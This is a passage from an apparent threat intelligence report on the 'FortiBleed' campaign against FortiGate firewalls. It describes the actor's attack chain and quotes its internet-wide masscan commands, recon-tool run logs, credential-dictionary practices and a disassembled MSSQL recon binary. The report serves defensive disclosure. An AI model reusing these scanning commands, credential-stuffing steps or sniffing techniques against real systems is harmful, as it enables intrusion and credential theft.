SOCRadar
Your Eyes Beyond

Threat Intelligence Report

430,000
FortiGate firewalls.

110 million
credentials.

Five-stage attack chain.

Since at least
February 2026.

Dismantling FortiBleed

Inside a Russian Fortinet compromise operation.

Contents

Executive Summary

SOCRadar Threat Research Unit (STRU) has reported **FortiBleed**, a large-scale credential-harvesting operation targeting more than **430,000 FortiGate firewalls globally**. The investigation also confirmed the breach of a NATO-aligned defense contractor. Based on the observed activity, the threat actor is assessed to be an Initial Access Broker (IAB) motivated by financial gain.

Key Details

- **Campaign name:** FortiBleed
- **Target scope:** 430,000+ FortiGate firewalls worldwide
- **Threat actor profile:** Initial Access Broker with financial motives
- **Campaign activity:** Active since at least **February 2026**
- **Credential pipelines:** 659+ credential-harvesting pipelines launched
- **Credentials identified:** 110 million+ credentials
- **Core tool:** Golang-based **FortigateSniffer**
- **Primary focus:** SMBs with fewer than 200 employees, especially in the United States and India
- **Key sector:** IT services, likely selected to maximize downstream access

The initial lead for the investigation came from a LinkedIn post by security researcher Volodymyr "Bob" Diachenko, who highlighted an exposed directory at `hxxp://85.11.187[.]8:9999`. Further analysis of the exposed resources led STRU to additional infrastructure and artifacts linked to the operation.

From this starting point, STRU identified more than **250 additional operation servers**, which provided deeper visibility into the actor's infrastructure, tooling, and operational workflow. The campaign has been active since at least **February 2026** and continues to **actively sniff over 19.000 devices**, part of the broader **80,553 identified targets** at the time of writing this report.

The threat actors combine several techniques across the credential-harvesting lifecycle. Their workflow includes collecting credential lists, searching for exposed services, brute-forcing accessible systems, and deploying continuous sniffers on compromised FortiGate firewalls.

Once deployed, these sniffers capture **cleartext and hashed credentials** from traffic passing through compromised devices. The actors then crack, validate, and reuse the credentials against **Active Directory domains** and other exposed services.

More than **659 credential-harvesting pipelines** were launched by the attackers, leading to the identification of more than **110 million credentials**.

One of the most important tools observed in this operation is **FortigateSniffer**, a Golang-based credential-harvesting tool. FortigateSniffer abuses the FortiOS built-in diagnostic command -`diagnose sniffer packet` to passively capture authentication traffic from compromised FortiGate firewalls.

The tool is designed to monitor traffic across **24 protocols**, parse authentication data, and extract credentials from network flows. Analysis suggests that parts of the workflow may have been assisted by CyberStrike, an open-source, AI-powered autonomous penetration testing agent.

As part of their infrastructure, the actors deployed an isolated offensive lab environment on a host server running **seven Kali Linux virtual machines**. This virtual cluster operates on a private subnet and uses controlled outbound internet access through **Network Address Translation (NAT)**.

The environment is hardened with strict **IPTables routing rules**, likely to protect the host's real operational location. The setup also uses specific port forwarding rules to support multi-operator remote access.

External users are routed into shared **tmux sessions**, allowing the head administrator to monitor activity, join sessions, or co-operate on the console in real time. During deployment, the **CyberStrike agent** is automatically provisioned across the host and all virtual machines as the primary operational payload.

The campaign shows a heavy focus on **Small and Medium Businesses (SMBs)** with fewer than 200 employees. The actor targets multiple sectors and regions, with notable emphasis on the **United States and India**.

The **IT services sector** appears to be a key target. This targeting choice likely helps the actor maximize downstream access, as compromised service providers can create access paths into customer environments.

The threat actor behind the FortiBleed campaign remains active. Portions of the infrastructure continue to operate at the time of writing.

SOCRadar Threat Research Unit is actively tracking the actor's infrastructure, tactics, and ongoing activity. Further findings from the investigation will be shared in the coming days, either as updates to this report or as a dedicated follow-up research publication.

Threat Actor Overview

The actor **highly likely operates as an IAB** with financial gain motives. They conduct opportunistic attacks using collected credentials and target organizations ranging from large enterprises to small and medium-sized businesses across multiple sectors and regions, while prioritizing victims based on revenue.

Tooling with comments in the **Cyrillic alphabet** suggests a possible Russian origin. Based on the observed targeting, the actor may collaborate with **ransomware groups** by selling acquired access. However, the identification of high-value victims, including a **NATO-aligned defense contractor**, also raises the hypothesis of potential collaboration with **Russian state-sponsored groups**, a known trend across the Russian cybercrime ecosystem.

Although the campaign is organized, it does not appear fully mature. The actor continues to rely on **manual processes** and multiple separate tools for data structuring and cleansing, rather than a fully automated workflow.


Operational Timeline

Based on the observed artifacts, the attackers followed a **multi-phase approach** spanning at least three months, shifting from broad external reconnaissance to targeted exploitation. The earliest artifacts collected were lists of **Sophos SSL-VPN** and **RDWeb** targets from late February and early March 2026. However, no tools were identified that used these lists, suggesting they may be linked to a prior campaign by the same attackers.

By mid-May, the actors had transitioned to **active infrastructure targeting**, executing high-volume **MSSQL credential checking**, Citrix SSL-VPN targeting, and RDP scans. The operation shifted significantly on **May 19** with the deployment of **fg_sniffer**, also known as **FortigateSniffer**. Following a brief operational pause or possible node rotation in late May, the attackers scaled up dramatically between **May 31 and June 15**, executing **659 harvest cycles** that collected millions of authentication tokens and protocol records, including **RADIUS, NTLM, and Kerberos** data.

This large-scale data collection culminated on **June 15** with the successful offline cracking of Kerberos hashes and the immediate, targeted exfiltration of **DFS backup data** from a **NATO-aligned defense contractor**. As of mid-June, the campaign remains active, with ongoing sniffer operations and infrastructure updates.

The **following table** presents the full operational timeline:

Date	Event	Event Source
2026-02-28	Sophos SSL-VPN portal enumeration. 16248735 Sophos userportal login URLs collected globally (247,584 unique IPs). 	**/root/sophos.txt**
2026-03-03	RDWeb portal enumeration. 73,889 unique RDWeb login URLs collected globally.	**/root/rdweb.txt**
2026-05-12	MSSQL credential checker campaign begins against 267,605 targets from 193.8.187.42.	**/mssql_checker/checker.log**
2026-05-14	RDP global scan completed. 56,586 open RDP endpoints logged.	**rdp_results/rdp_open.txt**
2026-05-15	MSSQL campaign finalized with valid.txt written.	**results/valid.txt**
2026-05-18	29,270 Citrix login URLs collected globally.	**/root/citrix.txt**
2026-05-19	fg_sniffer capture cycles initiated on 193.8.187.26. first fg_capture.log entry at 10:52 EDT. 20-minute harvest intervals begin.	**fg_capture.log: [Tue May 19 10:52:17 AM EDT 2026]**
2026-05-21	fg_capture.log entries cease. Capture paused or node rotated.	**fg_capture.log: [Thu May 21 04:06:43 PM EDT 2026]**
2026-05-31	Harvest cycle reporting resumes Cycle 1 logged in aggregator (85.11.187.8). Indicates new sniffer deployment wave.	**cycle1.txt: Time: 2026-05-31 15:54:10**
2026-05-31 → 2026-06-15	659 harvest cycles execute across all compromised FortiGates. Aggregated protocol files grow: RADIUS 14.8M records, NTLM 924K hashes, Kerberos 130K hashes, MySQL 89M auth tokens.	**cycle1.txt - cycle659.txt; _ALL_*.txt 2026-06-15**
2026-06-14 18:06	FortiGate SSL-VPN portal credential stuffing campaign completes. 7,187 valid VPN sessions confirmed from 193.8.187.42.	**scan/valid_2026-06-14_18-06-44.txt**
2026-06-15	Kerberos offline cracking completes. 172 RC4 hashes cracked to plaintext. DFS exfiltration operation from NATO-aligned defense contractor.	**cracked_7500_full.txt 19:20, backup_dfs.log 19:00**
2026-06-16	Active sniffer operations continue on 193.8.187.26. harvest_results directories updated, ssh.txt refreshed with new FortiGate credentials.	**sniff/good/ssh.txt, harvest_results/**
Now	Campaign ongoing	**/root/sniff/good/ssh.txt**

Operational Timeline Based on Artifacts Observed.

Attack Chain

The FortiBleed campaign operates through a methodical **five-stage attack chain**. Initially, attackers perform widespread reconnaissance using tools like Masscan and Shodan to identify vulnerable internet-facing FortiGate firewalls, which they then compromise via SSH brute-force attacks with their own credential lists. Once access is established, the actors deploy a network sniffer that leverages native FortiOS diagnostic commands to passively intercept authentication traffic across **24 protocols**, harvesting cleartext credentials and password hashes. This intelligence, after cracking the credentials in hashed format, is subsequently weaponized for lateral movement, where attackers perform active credential spraying and enumeration against internal systems like **Active Directory** and **MSSQL databases**. The chain culminates in the exfiltration of sensitive data from network shares and the use of stolen session cookies to maintain persistent, authenticated access to compromised environments.

FortiBleed five-stage attack chain.

Phase 1: Credential Sourcing & Reconnaissance

During the initial phase, the adversary pursues **two strategic objectives** simultaneously: assembling the necessary operational raw materials, including large-scale credential lists and target sets, and refining their target selection process. Rather than launching a generic, indiscriminate attack, the threat actor invests significant effort into intelligence gathering to identify and prioritize the most valuable targets.

Credential Sourcing


The adversary maintains two separate credential sources with different purposes rather than a single list. One of them is `creds.txt`, which is believed to combine data from previous leaks with purchased datasets, as no evidence of exploitation has been identified, suggesting the information was acquired beforehand. The data is stored in user:password format and is not segmented by product. It serves as the input for credential stuffing against any track (FortiGate web, MSSQL, Synology).

In addition, they maintain 16 dictionaries (`base0.txt-base15.txt`) specifically curated for FortiGate administrative accounts (fortiAdmin, system, Support_fortinet, and other known product-specific variants). These dictionaries are used exclusively for the SSH brute-force activity described in Phase 2.

- `creds.txt`: generic, multi-product, potentially sourced from a combination of leaks and purchased datasets:

Excerpt from creds.txt

- `base0-base15.txt`: product-specific, focused on real FortiGate administrative account naming conventions rather than generic dictionaries such as rockyou:




Sample of base0.txt contents.

The separation into two distinct lists implies a **deliberate curation** process rather than a single dataset being reused across all activities.


The following tables represent the most common credential pairs for FortiGate firewalls that were identified in the dictionary lists.

Top usernames contained in the datasets:



Most Targeted Usernames

Top passwords:



Most Targeted Passwords

Mass Discovery

Based on the credential sources described above, the adversary's next step is to identify where to test them. The group combines multiple active scanners along with passive enrichment utilities. The following paragraphs describe the threat actors' toolset around reconnaissance.


The group utilizes **Masscan**, a publicly available asynchronous SYN scanner as the initial broad sweep to identify open ports (443/10443 for FortiGate, 1433 for MSSQL, etc.) before any product fingerprinting takes place.

```
sudo masscan 0.0.0.0/0 -p 5985 --rate=500000 --randomize-hosts --output-format list --output-filename winrm_scan.txt
sudo masscan 0.0.0.0/0 -p 5985 --rate=500000 --randomize-hosts -v --output-format list --output-filename winrm_scan.txt --exclude 10.0.0.0/8 --exclude 172.16
sudo masscan 0.0.0.0/0 -p 443,10443 --rate=500000 --randomize-hosts -v --output-format list --output-filename winrm_scan.txt --exclude 10.0.0.0/8 --exclude 1
sudo masscan 0.0.0.0/0 -p 445 --rate=500000 --randomize-hosts -v --output-format list --output-filename winrm_scan.txt --exclude 10.0.0.0/8 --exclude 172.16.
sudo masscan 0.0.0.0/0 -p 443,10443,8443 --rate=500000 --randomize-hosts -v --output-format list --output-filename winrm_scan.txt --exclude 10.0.0.0/8 --exc
sudo masscan 0.0.0.0/0 -p 1443,2443,3443,4443,5443,6443,7443,8443,9443 --rate=500000 --randomize-hosts -v --output-format list --output-filename winrm_scan.
```

Sample Commands of Threat Actor's Masscan Usage.

Another tool of the attackers' arsenal is the **Shodan_Recon** tool, which queries Shodan's indexed database instead of scanning targets directly. It retrieves hostnames, open ports, SSL certificate metadata (CN/Org), and service categories for each host, while also tracking API credit usage and supporting proxy-based queries.

- Tracks API credit consumption (`Query credits ~ : %d`), indicating measured and controlled usage rather than brute-forcing the API.
- Extracts CN/Org values from SSL certificates, providing a direct method to infer the owning organization without requiring reverse DNS.
- Supports proxies (HTTPProxy/HTTPSProxy/proxyAuth), creating deliberate separation between the IP address used for Shodan queries and the attack infrastructure.
- The expected output is a **collection of files** stored in a directory, with useful results separated into different categories:



Shodan_Recon Output Files.

Before investing time in brute-force activity, the adversary uses additional tools that aggressively filter the scanned targets to determine which systems are actually FortiGate devices, one of their primary targets.

`FortiProbe-fast`, is a lightweight, multithreaded probe designed to confirm protocols at scale. It separates the raw target list into three categories: confirmed FortiGate systems, non-FortiGate systems, and dead/unresponsive hosts. This filtering stage prevents the heavier brute-force component (Phase 2) from wasting time on systems that are not FortiGate devices.

- **Multithreaded** and optimized for speed across large datasets rather than deep fingerprinting.
- Produces a **three-way classification** (FortiGate / non-FortiGate / dead) rather than a simple yes/no result.
- Positioned in the workflow to significantly reduce the target set before brute-force activity begins, improving operational efficiency.

FortiProbe's Binary Logic.

Once the list of confirmed FortiGate devices has been established, two additional context layers, **`RDNS-Scan`** and **`GeoSplit`** are added before the credential testing. Throughout the operation, the adversary continuously applies filtering and enrichment stages with a combination of binaries and Python scripts.


`RDNS-Scan` performs large-scale PTR resolution across the IP list, generating an `rdns_results` directory containing files such as `all_rdns.txt` with all results and `corp_local.txt` containing hosts that resolve to corporate naming conventions. This stage serves as victim triage rather than simple hostname resolution.

```
=== Mass Reverse DNS Scanner ===
Быстрый PTR lookup на миллионах IP
Находит .local, .internal, .corp, .lan домены

Файл с IP (по одному на строку) [bad_unique_ips.txt]:   Потоков [10000]:   DNS таймаут мс [2000]:   Папка результатов [rdns_results]:
IP: 161274  Потоков: 15000  DNS timeout: 2000ms

[~] 104424/161274 (64.7%)  ptr=23151  corp_all=690 (local=654 internal=1 corp=6 lan=3 domain=26)  cloud=4184  isp=18277  no_ptr=81273  10442/s

══════════════════════════════════════
                ИТОГ
══════════════════════════════════════
Всего IP          : 161274
С PTR записью     : 32858 (20.4%)
Без PTR           : 128416

=== КОРПОРАТИВНЫЕ ДОМЕНЫ ===
.local            : 656
.internal/.intra  : 1
.corp             : 6
.lan              : 5
.domain/.ad/.home : 48
ИТОГО корп        : 716

Cloud VPS         : 4896
ISP/other         : 27246
Время             : 15s
Скорость          : 11043 DNS/s

Результаты: /root/rdns_results/
  corp_all.txt   — все корпоративные
  corp_local.txt — .local домены
  all_rdns.txt   — все PTR записи
```


RDNS-Scan Run Log.


`GeoSplit` takes the confirmed FortiGate list (`forti_probe`) and partitions it by country, generating a separate file per region within the `forti_Geo` directory.

- `RDNS-Scan`: dual output (`all_rdns.txt` as the complete dataset and `corp_local.txt` as a filtered subset). The latter reflects an explicit intent to prioritize certain targets.
- `GeoSplit`: the output directory name mirrors that of `FortiProbe-fast`, confirming that it operates immediately after it in the workflow.



GeoSplit Usage.





GeoSplit Country-filtered files for specific Countries and Regions.

In parallel with the FortiGate track, the TA maintains secondary discovery paths targeting other exposed remote-access products. One such example is the use of **`rdp-grab`**, which connects to port 3389 and extracts domain and hostname information directly from the RDP NTLM negotiation process (CredSSP/NLA) without requiring valid credentials. Its purpose is reconnaissance rather than authentication attempts.

- The binary is designed to collect metadata rather than gain access.
- It follows the same domain-extraction pattern observed in other tools such as `smb-grab-linux`.
- The output consists of files such as `rdp_open.txt` or `rdp.closed.txt`, generated from the broader dataset contained in `all_rdp.txt`.

```
 === RDP NTLM Domain Grabber ===
 Быстрый :3389 → TLS → NTLMSSP → AD domain
 Без аутентификации, 20k потоков

 Файл с IP [mssql_unique_ips.txt]:   Потоков [10000]:   Таймаут мс [3000]:   Папка результатов
[rdp_results]:
 IP: 161274  Потоков: 15000  Таймаут: 3000ms

 [~] 74534/161274 (46.2%)  rdp_open=27243  ntlm_domain=0  corp=0  7453/s
 [~] 157930/161274 (97.9%)  rdp_open=56539  ntlm_domain=0  corp=0  7896/s

 ═══════════════════════════════════════
 Всего IP           : 161274
 RDP :3389 open     : 56586
 NTLM домены        : 0
 Корпоративные      : 0
 Время              : 22s
 Скорость           : 7483/s

 Результаты: /root/rdp_results/
```

Run Log From rdp-grab.

The adversary also maintains an SMB grabber named **`smb-grab-linux`**, which follows the same naming convention and design philosophy as `rdp-grab`. It extracts domain and hostname information through SMB NTLM negotiation without requiring successful authentication, making it a parallel reconnaissance tool operating against a different protocol.


```
 === SMB + LDAP + MSSQL Domain Banner Grabber ===
 Извлекает домены из:
   :445 — SMB NTLMSSP (NetBIOS domain, DNS domain, computer name)
   :389 — LDAP rootDSE (defaultNamingContext DC=corp,DC=local)
   :1433 — MSSQL TDS prelogin (ServerName, version)
 Без аутентификации, 20k+ потоков

 Файл с IP [bad_unique_ips.txt]:   Потоков [10000]:   Таймаут мс [3000]:   Папка результатов [banner_results]:
 IP: 161274  Потоков: 15000  Таймаут: 3000ms

 [~] 16387/161274 (10.2%)  smb=0  ldap=0  mssql=15579  corp=0  none=808  1639/s
 [~] 34397/161274 (21.3%)  smb=0  ldap=0  mssql=32693  corp=0  none=1704  1720/s
 [~] 55342/161274 (34.3%)  smb=0  ldap=0  mssql=52684  corp=0  none=2658  1845/s
 [~] 76587/161274 (47.5%)  smb=0  ldap=0  mssql=72906  corp=0  none=3681  1915/s
 [~] 95964/161274 (59.5%)  smb=0  ldap=0  mssql=91215  corp=0  none=4749  1919/s
 [~] 116759/161274 (72.4%)  smb=0  ldap=0  mssql=111032  corp=0  none=5727  1946/s
 [~] 138023/161274 (85.6%)  smb=0  ldap=0  mssql=131353  corp=0  none=6670  1972/s
 [~] 157474/161274 (97.6%)  smb=0  ldap=0  mssql=149850  corp=0  none=7624  1968/s

 ═══════════════════════════════════════
 Всего IP          : 161274
 SMB домены        : 0
 LDAP домены       : 0
 MSSQL info        : 153263
 Корпоративные     : 0
 Ничего            : 8011
 Время             : 1m24s
 Скорость          : 1925/s

 Результаты: /root/banner_results/
```

Run Log From smb-grab.

Additionally, large-scale **enumeration of Sophos SSL-VPN** portals and RDWeb portals was observed through finding target lists. For non-FortiGate tracks, the adversary performs fingerprinting activities that go beyond simply identifying open ports. For example they also use **MSSQL_Recon**, which performs a genuine TDS handshake (prelogin followed by login ACK) to verify that the service is actually Microsoft SQL Server while simultaneously collecting environmental metadata, domain information, hostnames, and NTLM support details for integrated authentication scenarios.

```
mov     [rsp+448h+var_150], rcx
lea     rcx, off_796A50 ; "\n  === MSSQL Deep Recon ==="
mov     [rsp+448h+var_148], rcx
mov     rbx, cs:qword_A2B038
lea     rax, off_798BE0
lea     rcx, [rsp+448h+var_150]
mov     edi, 1
mov     rsi, rdi
call    sub_4E26C0
lea     rcx, unk_6C21C0
mov     [rsp+448h+var_160], rcx
lea     rcx, off_796A60 ; "  Domain + Permissions + xp_cmdshell ch"...
mov     [rsp+448h+var_158], rcx
mov     rbx, cs:qword_A2B038
lea     rax, off_798BE0
lea     rcx, [rsp+448h+var_160]
mov     edi, 1
mov     rsi, rdi
call    sub_4E26C0
mov     rbx, cs:qword_A2B038
nop
lea     rax, off_798BE0
xor     ecx, ecx
xor     edi, edi
mov     rsi, rdi
call    sub_4E26C0
lea     rax, [rsp+448h+var_E8]
lea     rbx, aFailSValidamiI ; "Файл с валидами (IP:PORT  user:pass  ve"...
mov     ecx, 3Ah ; ':'
lea     rdi, aValidTxt  ; "valid.txt"
mov     esi, 9
call    sub_64A120
```

MSSQL_Recon binary



MSSQL result outputs

Prioritization

